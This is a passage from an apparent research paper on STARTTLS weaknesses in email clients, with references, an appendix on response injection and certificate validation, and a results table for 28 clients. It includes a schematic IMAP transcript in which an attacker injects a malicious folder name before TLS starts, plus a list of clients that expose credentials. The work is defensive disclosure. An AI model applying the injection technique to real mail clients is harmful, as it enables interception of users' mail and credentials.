[15] Ralph Holz, Johanna Amann, Olivier Mehani, Mohamed Ali Kâafar, and Matthias Wachs. TLS in the wild: An internet-wide analysis of tls-based protocols for electronic communication. In *23rd Annual Network and Distributed System Security Symposium, NDSS 2016, San Diego, California, USA, February 21-24, 2016*. The Internet Society, 2016.

[16] Internet Assigned Numbers Authority (IANA). Post Office Protocol version 3 (POP3) Extension Mechanism. https://www.iana.org/assignments/pop3-extension-mechanism/pop3-extension-mechanism.xhtml, March 2013.

[17] Internet Assigned Numbers Authority (IANA). Internet Message Access Protocol (IMAP) Capabilities Registry. https://www.iana.org/assignments/imap-capabilities/imap-capabilities.xhtml, June 2020.

[18] Internet Assigned Numbers Authority (IANA). MAIL Parameters. https://www.iana.org/assignments/mail-parameters/mail-parameters.txt, February 2020.

[19] Jan Kundrát. Trojita 0.4.1, a security update for CVE-2014-2567. http://jkt.flaska.net/blog/Trojita_0_4_1__a_security_update_for_CVE_2014_2567.html, March 2014.

[20] J. Klensin. Simple mail transfer protocol, October 2008. RFC5321.

[21] Victor Le Pochat, Tom Van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczyński, and Wouter Joosen. Tranco: A research-oriented top sites ranking hardened against manipulation. In *Proceedings of the 26th Annual Network and Distributed System Security Symposium*, NDSS 2019, February 2019.

[22] D. Margolis, M. Risher, B. Ramakrishnan, A. Brotman, and J. Jones. Smtp mta strict transport security (mta-sts), September 2018. RFC8461.

[23] W. Mayer, A. Zauner, M. Schmiedecker, and M. Huber. No need for black chambers: Testing tls in the e-mail ecosystem at large. In *2016 11th International Conference on Availability, Reliability and Security (ARES)*, pages 10–20, 2016.

[24] A. Melnikov and B. Leiba. Internet Message Access Protocol (IMAP) - Version 4rev2. https://tools.ietf.org/html/draft-ietf-extra-imap4rev2-25, January 2021. draft-ietf-extra-imap4rev2-25.

[25] K. Moore and C. Newman. Cleartext considered obsolete: Use of transport layer security (tls) for email submission and access, January 2018. RFC8314.

[26] Multiple Contributors. TLS-Scanner. https://github.com/RUB-NDS/TLS-Scanner. Accessed: 2020-06-01.

[27] Multiple Contributors. ZGrab 2.0 – Fast Go Application Scanner. https://github.com/zmap/zgrab2. Accessed: 2020-05-10.

[28] J. Myers and M. Rose. Post office protocol - version 3, May 1996. RFC1939.

[29] C. Newman. Using tls with imap, pop3 and acap, June 1999. RFC2595.

[30] Marsh Ray and Steve Dispensa. Renegotiating tls. https://kryptera.se/Renegotiating%20TLS.pdf, November 2009.

[31] J.K. Reynolds. Post office protocol, October 1984. RFC0918.

[32] Y. Sheffer, R. Holz, and P. Saint-Andre. Summarizing known attacks on transport layer security (tls) and datagram tls (dtls), February 2015. RFC7457.

[33] Wietse Venema. Plaintext command injection in multiple implementations of STARTTLS (CVE-2011-0411). http://www.postfix.org/CVE-2011-0411.html, March 2011. Accessed: 2020-06-01.

A Additional Findings

A.1 Tampering and Sanitization Issues

```
S: * OK
.. * LIST () "/" "Click me! <Payload>"
C: A STARTTLS
// ...
```



Figure 2: A `LIST` response in Thunderbird is evaluated and incorporated into local state before the transition to TLS.

The injection of untagged responses leads to issues beyond mailbox tampering. For example, an attacker may choose the payload for the folder name such that it escapes sanitization, as seen in Figure 2. In effect, the client can be tricked into executing IMAP commands after login into the server. We verified that this works but did not conduct a more detailed analysis of the requirements. Thus we do not report on this outcome but merely note that this possibility exists.

A.2 Certificate Validation

We also performed X.509 certificate tests because they may hint at misconceptions about STARTTLS. Some email clients offer opportunistic variants of STARTTLS with less rigorous certificate checks, whose code might unintentionally affect the strict variants or be used due to misconceptions about STARTTLS. To evaluate this hypothesis, we created four invalid certificates: a self-signed certificate (C_1), a certificate with an unknown root (C_2), a certificate with a mismatch on the common name and SAN fields (C_3), and an expired certificate (C_4) and presented these certificates individually in implicit TLS and STARTTLS connections for a total of 8 test cases per client. These tests should uncover the *most common* certificate handling issues [32].

The results are displayed in Table 5. Notably, none of the cloud mail apps verified certificates correctly.

Excluding cloud mail apps, only three clients – Trojitá, Geary, and OfflineIMAP – did not verify certificates correctly (C). Trojitá and Geary recognized this as a bug, and in Trojitá, it was fixed *immediately*. Geary *did* check certificates but accidentally created a permanent security exception for *all* certificates when a self-signed certificate was accepted in the past. In OfflineIMAP, this is documented behavior. KMail repeatedly showed a certificate exception dialogue, which could only be closed by clicking on "accept invalid certificate".

Our measurements showed that in all clients, certificate validation issues in STARTTLS were also present in implicit TLS. Thus, our assumption that certificate checking is less strict when STARTTLS is used does not hold.

Client	SMTP	POP3	IMAP
Android (Google Play)			
Gmail (8.5.6.199637500)	✓	✓	✓
Gmail Go (8.5.6.197464524)	✓	✓	✓
Samsung Email (6.1.12.1)	✓	✓	✓
K-9 Mail (5.710)	✓	✓	✓
LineageOS email (9)	✓	✓	✓
Apple iOS (App Store)			
iOS Mail (iOS 13.5.1)	✓	✓	✓
Gmail (6.0.200614)	✓	∅	✓
Edison Mail (1.20.8)	✓	∅	TLS
Windows			
Outlook (16.0.13001.20338)	✓	TLS	✓
Apple macOS			
Mail (3608.80.23.2.2)	✓	✓	✓
Linux (tested on NixOS)			
Balsa (2.5.9-1)	✓	✓	✓
Evolution (3.34.4)	✓	✓	✓
Geary (3.34.2)	●$_{C_{1-4}}$[1]	∅	●$_{C_{1-4}}$[1]
KMail (19.12.3)	✓	✓	○$_{C_{1-4}}$[2]
Cross-platform (tested on NixOS)			
Thunderbird (68.7.0)	✓	✓	✓
Trojitá (0.7.20190618)	●$_{C_{1-4}}$	∅	✓
Claws (3.17.4)	✓	✓	✓
Sylpheed (3.7.0)	✓	✓	✓
Alpine (2.21)	✓	✓	✓
Mutt (1.13.3)	✓	✓	✓
NeoMutt (20200417)	✓	✓	✓
OfflineIMAP (7.3.2)	∅	∅	●$_{C_{1-4}}$[3]
Cloud Mail (Android & iOS)			
Outlook	●$_{C_3}$[4]	TLS	●$_{C_3}$[4]
Yandex.Mail	●$_{C_{1-4}}$	∅	●$_{C_{1-4}}$
GMX Mail Collector	∅	●$_{C_{1-4}}$	●$_{C_{1-4}}$
Mail.ru	●$_{C_{1-4}}$	∅	TLS
myMail	●$_{C_{1-4}}$	∅	TLS
Email App for Gmail	●$_{C_{1-4}}$	∅	TLS

✓ No vulnerability found.
○ Minor issues.
● Sensitive data, e.g., emails or credentials, are exposed.
TLS Only implicit TLS configurable.
∅ Not available.

[1] Permanent security exception may be created
[2] Infinite dialogue loop
[3] Documented behavior
[4] Accepts any Common Name

Table 5: Results of STARTTLS certificate tests against 28 email clients.